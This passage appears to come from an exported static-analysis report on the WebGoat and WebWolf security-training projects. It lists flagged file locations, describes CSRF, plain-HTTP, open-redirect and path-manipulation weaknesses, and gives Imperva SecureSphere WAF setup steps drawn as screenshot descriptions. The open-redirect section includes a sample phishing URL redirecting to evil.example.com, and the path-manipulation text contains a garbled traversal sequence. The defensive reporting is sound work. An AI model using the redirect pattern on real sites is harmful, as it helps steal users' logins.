601. webwolf/src/main/resources/static/images/wolf.svg:29
602. webwolf/src/main/resources/static/images/wolf.svg:39
603. webwolf/src/main/resources/static/images/wolf.svg:41
604. webwolf/src/main/resources/static/images/wolf.svg:43
605. webwolf/src/main/resources/static/images/wolf.svg:45
606. webwolf/src/main/resources/templates/error.html:3
607. webwolf/src/main/resources/templates/files.html:2
608. webwolf/src/main/resources/templates/fragments/footer.html:2
609. webwolf/src/main/resources/templates/fragments/header.html:1
610. webwolf/src/main/resources/templates/home.html:2
611. webwolf/src/main/resources/templates/login.html:2
612. webwolf/src/main/resources/templates/mailbox.html:2
613. webwolf/src/main/resources/templates/registration.html:2
614. webwolf/src/main/resources/templates/requests.html:2
615. webwolf/src/main/resources/templates/requests.html:21
616. webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxControllerTest.java:2
617. webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxRepositoryTest.java:2
618. webwolf/src/test/java/org/owasp/webwolf/user/UserServiceTest.java:2

619. webwolf/src/test/java/org/owasp/webwolf/user/UserValidatorTest.java:2

Cross-site request forgery (CSRF)

Description

Cross Site Request Forgery (CSRF) is possible.

Cross Site Request Forgery attacks take the eighth place in the “OWASP Top 10 2013” web application vulnerabilities ranking. CSRF is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user’s web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.

A possible attack scenario:

A victim visits the website created by attacker. Then the request is sent to another server (e.g. the server of the payment system) from victim’s face and carrying out some malicious action (e.g., transfer money to the account of the attacker). In order to implement this attack the victim should be authenticated on the server to send the request, and this request should not require any confirmation from the user that cannot be ignored or tampered with the attacking script.

Imperva SecureSphere

To turn on attack tracking/blocking mode in the Imperva SecureSphere for this attack type, follow these steps:

1. Go to “Policies → Security” in Imperva SecureSphere Web interface.

The screenshot shows the Imperva SecureSphere web interface. The top navigation bar includes links for Main, User: admin, Help, Discovery & Classification, Setup, Profile, Risk Management, Policies, Audit, Reports, Monitor, ThreatRadar, and Action. The 'Policies' tab is selected, and the 'Security' sub-tab is active. On the left, there is a 'Scans' section with a table showing one scan named 'TestScan' of type 'Service Discovery' last run on 09/11/2015 11:29, with status 'Aborted' and 'Not scheduled'. On the right, the 'Security' configuration panel is visible. It has tabs for Scan, Data Enrichment, Initiatives, Scheduling, and History. Under 'Scan', the 'System Events' section is selected, showing an 'Auto' radio button selected. A note says 'Add services to SecureSphere configuration by discovered services before updating'. Below this are sections for 'IP Configuration' (with checkboxes for 'Scan existing Server Groups for new services' and 'Scan IP Groups') and 'Service Types' (with checkboxes for HTTP, Oracle, Sybase, Informix, and Sysbase IQ). There is also an 'IP Groups' section with a table showing 'Allowed IP Addresses'.

2. In this section, the “Policies” tab, you will see a list of policies divided into 5 pages.

The screenshot shows the IMPERVA SECURE SPHERE interface. The top navigation bar includes links for Main, User: admin, Help, Security, Audit, Data Enrichment, System Events, Action Sets, Policies, Risk Management, Audit, Reports, Monitor, ThreatRadar, and Action. The Policies tab is active. On the left, there's a sidebar with 'Basic Filter' and 'Saved Filters' sections, and a 'Filter' dropdown. The main content area is titled 'Policies' and shows a list of policies organized into categories: Stream Signature, HTTP Protocol Validation, DB Protocol Validation, Anti Scraping, HTTP Protocol Signatures, SQL Protocol Signatures, Oracle Protocol Validation, and Web Service Custom. Each category contains specific policy names like 'SharePoint Web Protocol Policy' or 'Apache Expect Header XSS'. A red box highlights the 'Page' navigation buttons at the top of the policy list. On the right, a detailed view of the 'Recommended Policy for General Applications - Legacy' is displayed, showing its description ('This policy was defined by Imperva ADC. This policy allows only limited changes.'), 'Apply To' settings (with 'All' selected), and 'Automatically Applied Settings' (with an unchecked checkbox). The bottom of the screen shows the version 'Version: 11.5.0.0 Enterprise Edition © 2002 - 2015 Imperva, Inc.', and browser status indicators for Internet and Protected Mode.

3. Select “Cross Site Request Forgery” from list, then “Match Criteria” or “Apply To” tab will open in right hand window.

The screenshot shows the IMPERA SECURESPHERE web application. The main navigation bar includes tabs for Main, User: admin, Help, Security, Audit, Data Enrichment, System Events, Action Sets, Policies, Audit, Reports, Monitor, and ThreatRadar. The Policies tab is selected.

The left sidebar has a 'Basic Filter' section with options like By ADC Keywords, By Type, By Level, By Server Group, By Service, By Application, Default Policies, and Policy Origin. The 'Policy Origin' option is checked.

The central pane displays a list of policies, with 'Cross Site Request Forgery' highlighted. The right pane shows a detailed view of the selected policy:

- Policy name:** Cross Site Request Forgery
- Match Criteria:** (highlighted in red)
- Description:** This policy was defined by Imperva ADC. This policy allows only limited changes.
- Apply To:** All, Default Site, Web_server_test

At the bottom, there are buttons for Apply, Save, and Clear, along with a status bar indicating Version 11.5.0.0 Enterprise Edition © 2002 - 2015 Imperva, Inc., Internet | Protected Mode: On, and a zoom level of 100%.

3.1. In the tab “Match Criteria”, you can configure actions for specific policy components.

This screenshot shows the same interface as above, but the 'Match Criteria' tab is now active. The policy details remain the same, but the configuration fields are visible:

- Action:** None (dropdown menu)
- Severity:** High (dropdown menu)
- Followed:** (dropdown menu)
- Enabled:** Yes (checkbox checked)
- Alert Name:** Custom Violation
- One Alert Per Session:** true (checkbox checked)

The 'Match Criteria' section contains several items listed with checkboxes:

- Authenticated Session
- Authentication URL
- HTTP Request Header Name
- HTTP Session
- Profiled Referer Host

Below this is a 'Available Match Criteria' section with many more items, each preceded by a green plus sign:

- Account Takeover Protection Results
- Application User
- Authentication Result
- CAPTCHA Challenge Response
- Client Type [ThreatRadar Bot Protection]
- Data Set Attribute Lookup
- Enrichment Data
- Fraud Prevention Results
- Generic Dictionary Search
- HTTP Request
- HTTP Request Accept-Language (Header)

At the bottom, the status bar indicates Version 11.5.0.0 Enterprise Edition © 2002 - 2015 Imperva, Inc., Internet | Protected Mode: On, and a zoom level of 100%.

3.2. In the “Apply To” tab, you can enable or disable the selected policy.

The screenshot shows the IMPERVA SECURESPHERE web interface. The top navigation bar includes links for Main, User: admin, Help, Security, Audit, Data Enrichment, System Events, Action Sets, Policies, Audit, Reports, Monitor, ThreatRadar, and Action. The Policies section is active. On the left, a sidebar titled 'Basic Filter' contains options like By ADC Keywords, By Type, By Level, By Server Group, By Service, By Application, Default Policies, and Policy Origin. The main panel displays a list of policies, with 'Cross Site Request Forgery' selected. The right side shows the policy details for 'Cross Site Request Forgery', which was defined by Imperva ADC. It has limited changes. Under 'Match Criteria', there are checkboxes for All, Default Site, and Web_server_test. At the bottom, there are 'Save' and 'Clear' buttons, and the status bar indicates Version: 11.5.0.0 Enterprise Edition © 2002 - 2015 Imperva, Inc.

4. Click the “Save” button in the upper right corner to save all changes.

The screenshot shows the IMPERA SECURESPHERE interface. On the left, there's a sidebar with 'Filter' and 'Policies' sections. The main area has a 'Basic Filter' tab selected. A large list of policies is displayed, with 'Cross Site Request Forgery' highlighted. To the right, a detailed view of this policy is shown, including its name, 'Policy name: Cross Site Request Forgery', and a 'Match Criteria' section. The 'Match Criteria' section includes an 'ADC' logo, a note about being defined by Imperva ADC, and a list of sites: 'All' (checked), 'Default Site' (checked), and 'Web_server_test' (checked). At the bottom of the interface, it says 'Version: 11.5.0.0 Enterprise Edition © 2002 - 2015 Imperva, Inc.'

Vulnerability Entries

1. webgoat-container/src/main/resources/templates/registration.html:28
2. webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:17
3. webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:18
4. webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:40
5. webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:26
6. webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:69
7. webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:30
8. webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:102
9. webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:60
10. webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:234
11. webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:25
12. webgoat-lessons/cia/src/main/resources/html/CIA.html:30
13. webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:38
14. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:13
15. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:144
16. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:159
17. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:179
18. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:68
19. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:31
20. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:48
21. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:65

22. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:90
23. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:113
24. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:35
25. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:146
26. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:213
27. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:237
28. webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:22
29. webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:26
30. webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:29
31. webgoat-lessons/idor/src/main/resources/html/IDOR.html:23
32. webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:18
33. webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:26
34. webgoat-lessons/jwt/src/main/resources/html/JWT.html:72
35. webgoat-lessons/jwt/src/main/resources/html/JWT.html:166
36. webgoat-lessons/jwt/src/main/resources/html/JWT.html:283
37. webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:66
38. webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:24
39. webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:48
40. webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:104
41. webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:144
42. webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:176
43. webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:187
44. webgoat-lessons/password-reset/src/main/resources/html>PasswordReset.html:223
45. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:16
46. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:70
47. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:125
48. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:192
49. webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:21
50. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:80
51. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:169
52. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:16
53. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:40
54. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:64
55. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:88
56. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:144
57. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:217
58. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:245
59. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:274
60. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:26
61. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:125
62. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:176
63. webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:100
64. webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:104
65. webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:48

66. webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:19
67. webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:40
68. webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:77
69. webgoat-lessons/xxe/src/main/resources/html/XXE.html:23
70. webgoat-lessons/xxe/src/main/resources/html/XXE.html:90
71. webgoat-lessons/xxe/src/main/resources/html/XXE.html:162
72. webwolf/src/main/resources/templates/registration.html:15

HTTP usage

Description

Using HTTP rather than HTTPS allows “the man in the middle” attack. This can lead to a complete confidentiality loss of the transferred data.

Using HTTPS, which is based on HTTP and SSL / TLS, helps to protect the transferred data against unauthorized access and modification. It is recommended to use HTTPS for all cases of data transfer between the client and the server, in particular, for the login page and all pages that require authentication.

Vulnerability Entries

1. docker/index.html:35
2. docker/index.html:39
3. webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96
4. webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5

Open redirect

Description

A phishing attack via redirection to a third-party resource is possible.

Parameters of the methods causing redirection should be validated. If it doesn't happen, an attacker can send a user to a malicious Web site and organize a phishing attack. Such attacks are widespread, as users do not have the habit of checking the authenticity of the URL after a redirect. Unvalidated Redirects and Forwards attacks take the tenth place in the “OWASP Top 2013” ranking of Web application vulnerabilities.

A possible attack scenario: 1. The user visits a page

<https://example.com/login?redirect=https://evil.example.com/fakelogin> 2. The redirect to a fake login page occurs. 3. The user enters his/her authentication data on the fake page. 4. The redirect to the original Web site is performed.

Imperva SecureSphere

To turn on attack tracking/blocking mode in the Imperva SecureSphere for this attack type, follow these steps:

1. Go to “Policies → Security” in Imperva SecureSphere Web interface.

The screenshot shows the Imperva SecureSphere web interface. The top navigation bar includes links for Discovery & Classification, Setup, Profile, Risk Management, Policies, Audit, Reports, Monitor, ThreatRadar, and Help. The user is logged in as 'admin'. The main menu has tabs for Scans, Discovered Servers, Classified DB Data, DB User Rights, File Explorer, File, Security (which is highlighted with a red box), and Data Owner Review. Below the menu, there's a 'Scan N' section with a table for 'TestScan' (Service Discovery). The right side of the screen is dedicated to 'Service Discovery' settings, including 'Data Enrichment' (with tabs for Initiatives, Scheduling, History), 'System Events' (with Auto and Allow options), 'IP Configuration' (with checkboxes for Scan existing Server Groups for new services and Scan IP Groups), and 'Advanced Configuration' (with Service Types: HTTP, Oracle, Sybase, Informix, Sysbase IQ). A 'Save' button is located at the top right of the configuration area.

2. In this section, the “Policies” tab, you will see a list of policies divided into 5 pages.

The screenshot shows the Imperva SecureSphere web interface with the Policies tab selected. The top navigation bar and user information are identical to the previous screenshot. The main menu now includes Security, Audit, Data Enrichment, System Events, Action Sets, and Policies (which is highlighted with a red box). The left sidebar has a 'Policies' section with a 'Basic Filter' and 'Saved Filters' tab, and a list of filter options: By ADC Keywords, By Type, By Level, By Server Group, By Service, By Application, Default Policies, and Policy Origin. The main content area shows a list of policies across five pages, with the first page currently selected. The right panel displays the details for the 'Recommended Policy for General Applications - Legacy' policy, which was defined by Imperva ADC. It includes sections for Policy Rules (with an 'ADC' icon), Apply To (listing All and Default Site), and Automatically Applied Settings (with a checkbox for 'Automatically apply this policy to new server groups'). A 'Save' button is located at the top right of the right-hand panel.

3. Find in the list and select the “**Suspicious Response Code**” policy. Then the “**Match Criteria**” tab or the “**Apply To**” tab will open in the right window.

The screenshot shows the IMPERA SECURE SPHERE web interface. The top navigation bar includes links for Main, User: admin, Help, Discovery & Classification, Setup, Profile, Risk Management, Policies, Audit, Reports, Monitor, and ThreatRadar. The main menu tabs are Security, Audit, Data Enrichment, System Events, Action Sets, and Action (dropdown).

The left sidebar has sections for Policies, Filter, and Basic Filter. The Policies section contains filters like By ADC Keywords, By Type, By Level, By Server Group, By Service, By Application, Default Policies, and Policy Origin. The Basic Filter dropdown is set to 'All'.

The central left pane displays a list of policies, with 'Suspicious Response Code' highlighted. Other policies listed include INU-18164: OpenCart Path Disclosure, INJ-18742: Discuz Information Disclosure, Java Double Precision Non Convergence DoS, MSSQL Data Leakage through Errors, Malformed HTTP Attack (Non compatible HTTP Result), OS Command Injection, Oracle Reports Unauthorized Access Restriction, PHP Double Precision Non Convergence DoS, Plain Vanilla Scanner Detection, Privacy Violation - Credit Card Number Insertion, Privacy Violation - Credit Card Number Insertion by In, Privacy Violation - Credit Card Number Insertion by n, Sensitive Error Messages Leakage, SharePoint - Block External Access to Central Admin, SharePoint - Create Folder, SharePoint - External Access to Admin URLs, SharePoint - Grant Permissions to all Authenticated U, SharePoint - Grant Permissions to all Domain Users, SharePoint - Modify List of Site Collection Administrators, SharePoint - Modify Permissions of Anonymous Use, SharePoint - User Attempt to Break Permission Inher, SharePoint - User Attempt to Change Permission Lev, Suspected parameter tampering - Deprecated, and Suspicious Response Code.

The right pane shows the configuration for the 'Suspicious Response Code' policy. It has tabs for Match Criteria, Apply To, and Advanced. The Match Criteria tab is active, showing the policy was defined by Imperva ADC and allows only limited changes. It lists components: All (checked), Default Site (checked), and Web_server_test (checked). The Apply To tab shows the policy is applied to the Web_server_test component.

At the bottom, the interface indicates Version: 11.5.0.0 Enterprise Edition © 2002 - 2015 Imperva, Inc., Internet | Protected Mode: On, and a zoom level of 100%.

3.1. In the tab “**Match Criteria**”, you can configure actions for specific policy components.

The screenshot shows the IMPERA SECURESPHERE web interface. The top navigation bar includes links for Main, User: admin, Help, Discovery & Classification, Setup, Profile, Risk Management, Policies, Audit, Reports, Monitor, ThreatRadar, and Action. The left sidebar has sections for Security, Audit, Data Enrichment, System Events, Action Sets, and Policies, with 'Policies' currently selected. A 'Basic Filter' section allows filtering by ADC Keywords, Type, Level, Server Group, Service, Application, Default Policies, and Policy Origin. The main content area displays a list of policies, with 'Suspicious Response Code' selected. The right panel shows the configuration for this policy, titled 'Policy name: Suspicious Response Code'. It includes tabs for Match Criteria, Apply To, and Advanced. The 'Match Criteria' tab shows a summary: 'This policy was defined by Imperva ADC. This policy allows only limited changes.' The 'Apply To' tab is highlighted with a red border. It contains fields for Action (None, Severity: Medium), Followed (Action: [dropdown]), Enabled (Yes checked), Alert Name (Custom Violation), and One Alert Per Session (true checked). Below these tabs is a 'Available Match Criteria' list containing various items like Account Takeover Protection Results, Application User, Authenticated Session, Authentication Result, Authentication URL, CAPTCHA Challenge Response, Client Type [ThreatRadar Bot Protection], Data Set: Attribute Lookup, Enrichment Data, Fraud Prevention Results, Generic Dictionary Search, HTTP Request, HTTP Request Accept-Language (Header), HTTP Request Content-Type (Header), HTTP Request Cookie Name, and HTTP Request Cookies. At the bottom of the right panel, it says 'Version: 11.5.0.0 Enterprise Edition © 2002 - 2015 Imperva, Inc.' and shows browser status as Internet | Protected Mode: On.

3.2. In the “Apply To” tab, you can enable or disable the selected policy.

This screenshot is identical to the one above, showing the 'Suspicious Response Code' policy configuration in the IMPERA SECURESPHERE interface. The 'Apply To' tab is explicitly highlighted with a red border. The configuration details remain the same, including the action set (All, Default Site, Web_server_test) and other policy settings. The interface and browser status are also identical.

4. Click the “Save” button in the upper right corner to save all changes.

The screenshot shows the IMPERVA SECURESPHERE web interface. The top navigation bar includes links for Main, User: admin, Help, Security, Audit, Data Enrichment, System Events, Action Sets, Policies, Risk Management, and ThreatRadar. The Policies tab is selected. On the left, there's a sidebar with a Basic Filter section containing options like By ADC Keywords, By Type, By Level, By Server Group, By Service, By Application, Default Policies, and Policy Origin. Below this is a Policies section with a tree view of various policy entries, including 'Suspicious Response Code' which is currently selected. The main pane displays the policy details for 'Suspicious Response Code', including its name, a brief description stating it was defined by Imperva ADC and allows only limited changes, and a Match Criteria section where 'All' is selected. At the bottom of the main pane, there are checkboxes for 'Default Site' and 'Web_server_test'. The bottom of the screen shows the software version as 'Version: 11.5.0.0 Enterprise Edition © 2002 - 2015 Imperva, Inc.' and a status bar indicating 'Internet | Protected Mode: On' and '100%'. The 'Save' button is located in the top right corner of the main policy creation area.

Vulnerability Entries

1. webgoat-container/src/main/resources/static/js/libs/backbone-min.js:1188

Path manipulation

Description

Using data from an untrusted source when working with the file system may give an attacker access to important system files.

By manipulating variables that reference files with <)>> sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.

Vulnerability Entries

1. webgoat-container/src/main/resources/static/js/libs/ace.js:14622

Scan Settings

1/1 2022-05-20 13:14:53

Select files for Analysis **/*

Languages

- | | | | | |
|--|---|---|--|--|
| <input checked="" type="checkbox"/> ABAP | <input checked="" type="checkbox"/> Delphi | <input checked="" type="checkbox"/> Objective-C | <input checked="" type="checkbox"/> Rust | <input checked="" type="checkbox"/> VBScript |
| <input checked="" type="checkbox"/> Apex | <input checked="" type="checkbox"/> Go | <input checked="" type="checkbox"/> Pascal | <input checked="" type="checkbox"/> Solidity | <input checked="" type="checkbox"/> Visual Basic 6 |
| <input checked="" type="checkbox"/> C# | <input checked="" type="checkbox"/> Groovy | <input checked="" type="checkbox"/> PHP | <input checked="" type="checkbox"/> Swift | <input checked="" type="checkbox"/> Vyper |
| <input checked="" type="checkbox"/> C/C++ | <input checked="" type="checkbox"/> HTML5 | <input checked="" type="checkbox"/> PL/SQL | <input checked="" type="checkbox"/> T-SQL | <input checked="" type="checkbox"/> 1C |
| <input checked="" type="checkbox"/> COBOL | <input checked="" type="checkbox"/> Java, Scala, Kotlin | <input checked="" type="checkbox"/> Python | <input checked="" type="checkbox"/> TypeScript | |
| <input checked="" type="checkbox"/> Config files | <input checked="" type="checkbox"/> JavaScript | <input checked="" type="checkbox"/> Perl | <input checked="" type="checkbox"/> VB.NET | |
| <input checked="" type="checkbox"/> Dart | <input checked="" type="checkbox"/> LotusScript | <input checked="" type="checkbox"/> Ruby | <input checked="" type="checkbox"/> VBA | |

Java/Scala/Kotlin Specific Settings

- Do not build project (project is already built)

C/C++ Specific Settings

- Visual Studio project

JavaScript Specific Settings

- Analyze standard libraries

General Analysis Settings

- Analyze libraries and nested archives

- Incremental analysis

Source Code Charset UTF-8

Filename Charset UTF-8

Rule Sets —

Export Settings

Project Information

Vulnerability Dynamics

Scan History

- Do not export scan history
- Export entire scan history
- Export the latest scans ...

Vulnerability Classification

CWE/SANS Top 25 2021

Scan Information

- Detected vulnerabilities chart
- Vulnerability types chart
- Language statistics
- Analyzed Files Statistics
- Scan error information
- Scan Settings

Issues Filter

Severity Level

Critical

Medium

Low

Info

Vulnerability Types

Vulnerabilities in standard libraries

Vulnerabilities in .class files that could not be decompiled

With a task created in Jira

Vulnerabilities without WAF configuration guide

Languages

ABAP

Dart

Kotlin

Perl

TypeScript

Android

Delphi

LotusScript

Ruby

VB.NET

Apex

Go

Objective-C

Rust

VBA

C#

Groovy

Pascal

Scala

VBScript

C/C++

HTML5

PHP

Solidity

Visual Basic 6

COBOL

Java

PL/SQL

Swift

Vyper

Config files

JavaScript

Python

T-SQL

1C

Vulnerability List

Vulnerability Statuses

Not processed

Confirmed

Rejected

List of Vulnerability Entries

Do not export

Export all entries

Export no more than entries ...

Detailed Results

Vulnerability Statuses

- Not processed
- Confirmed
- Rejected

List of Vulnerability Entries

- Do not export
- Export all entries
- Export no more than entries ...

Source code

- Do not export source code
- Export entire vulnerable source code file
- Export context in the number of lines of code 3

Trace

- Do not export trace items
- Export only the first and last items
- Export all items

Additional information

- Vulnerability comment
- Jira information

WAF Configuration Guide

Guide for vulnerability statuses

Not processed

Confirmed

Rejected

Guide for WAF

Imperva SecureSphere

ModSecurity

F5

General Report Settings

Report Export Settings

Table of Contents

Showing Statuses

